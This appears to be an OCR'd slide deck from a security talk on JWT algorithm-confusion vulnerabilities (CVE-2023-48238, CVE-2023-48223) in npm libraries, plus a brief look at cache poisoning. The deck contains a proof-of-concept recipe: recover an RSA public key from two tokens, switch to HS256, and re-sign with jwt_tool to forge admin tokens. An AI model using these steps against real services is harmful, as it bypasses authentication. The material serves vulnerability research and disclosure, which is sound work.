
JWT Algorithm Confusion

CVE-2023-48238 & CVE-2023-48223

JWT Signing: Symmetric vs Assymetric



Nothing new: CVE-2016-5431




CVE-2016-5431 Detail

Description

The PHP JOSE Library by Gree Inc. before version 2.2.1 is vulnerable to key confusion/algorithm substitution in the JWS component resulting in bypassing the signature verification via crafted tokens.

But what about other JWT libraries?



Repository

github.com/nearform/fast-jwt


Homepage

github.com/nearform/fast-jwt

Weekly Downloads

256.258

fast-jwt (npm)
CVE-2023-48223



Repository

github.com/joaquimserafim/json-web-t...

Homepage


github.com/joaquimserafim/json-web-t...

Weekly Downloads


5.366

json-web-token (npm)
CVE-2023-48238

CVE-2023-48238




```
function decode (key, token, cb) {
  const parts = token.split('.')

  const header = JSONParse(b64url.decode(parts[0]))
  const payload = JSONParse(b64url.decode(parts[1]))

  const algorithm = algorithms[header.alg]
  const res = verify(algorithm, key, parts.slice(0, 2).join('.'), parts[2])

  return prcResult((!res && 'Invalid key!') || null, payload, header, cb)
}

function verify (alg, key, input, signVar) {
  return alg.type === 'hmac'
    ? signVar === sign(alg, key, input)
    : crypto
      .createVerify(alg.hash)
      .update(input)
      .verify(key, b64url.unescape(signVar), 'base64')
}
```



```
// Endpoint to generate a JWT token with admin: False
app.get('/generateToken', async (req, res) => {
  const payload = { admin: false, name: req.query.name };
  const token = await jwt.encode(privateKey, payload, 'RS256', function (err, token) {
    res.json({ token });
  });
});

// Middleware to verify the JWT token
function verifyToken(req, res, next) {
  const token = req.query.token;

  jwt.decode(publicKey, token, (err, decoded) => {
    if (err) {
      console.log(err)
      return res.status(401).json({ message: 'Token authentication failed' });
    }

    req.decoded = decoded;
    next();
  });
}
```

My PoC



Public key recovery

First, an attacker needs to recover the public key from the server in any way possible. It is possible to extract this from just two JWT tokens as shown below.

Grab two different JWT tokens and utilize the following tool: `https://github.com/silentsignal/rsa_sign2n/blob/release/standalone/jwt_forgery.py`

```
python3 jwt_forgery.py token1 token2
```

The tool will generate 4 different public keys, all in different formats. Try the following for all 4 formats.

Algorithm confusion

Change the JWT to the HS256 algorithm and modify any of the contents to your liking at `https://jwt.io/`.


Copy the resulting JWT token and use with the following tool: `https://github.com/ticarpi/jwt_tool`.

```
python /opt/jwt_tool/jwt_tool.py --exploit k -pk public_key token
```

You will now get a resulting JWT token that is validly signed.

Cache Poisoning In Translate

CVE-2024-29042



/cache.get\([^"]/ language:JavaScript

Filter by

Code	225k
Repositories	190
Issues	560
Pull requests	553
Discussions	0
Users	0
Commits	0
Packages	0
Wikis	0
Topics	0
Marketplace	0

Repositories

- CanbingChen/leetCode
- Wumpuspro/Luminious-bot
- ...d.js-v12-moderasyon-botu-altyapisi
- mywot/chrome
- utkuxrd/botclub-website
- More repositories...

Paths

- ES5/

225k files (1 s)

utkuxrd/botclub-website · app.js

```
if (!code.sharers) code.sharers = req.user.id;
code.sharers = code.sharers.trim().split(" ").filter(x => guild.members.cache.get(x));
if (code.sharers && !code.sharers.includes(req.user.id)) code.sharers.unshift(req.user.id);
```

Show 99 more matches


akifdora/discord.js-v12-moderasyon-botu-altyapisi · bot.js

```
client.channels.cache.get(`${ayarlar.önerikanalı}`).send(embed).then(sentEmbed => {
client.channels.cache.get(kanal).send(`<@&835227731359694913> • ${member}`, embed)
if (newUser.username.includes(tag) && !client.guilds.cache.get(sunucu).members.cache.get(newUser.id).roles.cache.has(…
await client.channels.cache.get(kanal).send(new Discord.MessageEmbed().setColor("GREEN").setDescription(`${newUser} i…
await client.guilds.cache.get(sunucu).members.cache.get(newUser.id).roles.add(rol);
await client.guilds.cache.get(sunucu).members.cache.get(newUser.id).send(`Selam ${newUser.username}, sunucumuzda tagı…
if (!newUser.username.includes(tag) && client.guilds.cache.get(sunucu).members.cache.get(newUser.id).roles.cache.has(…
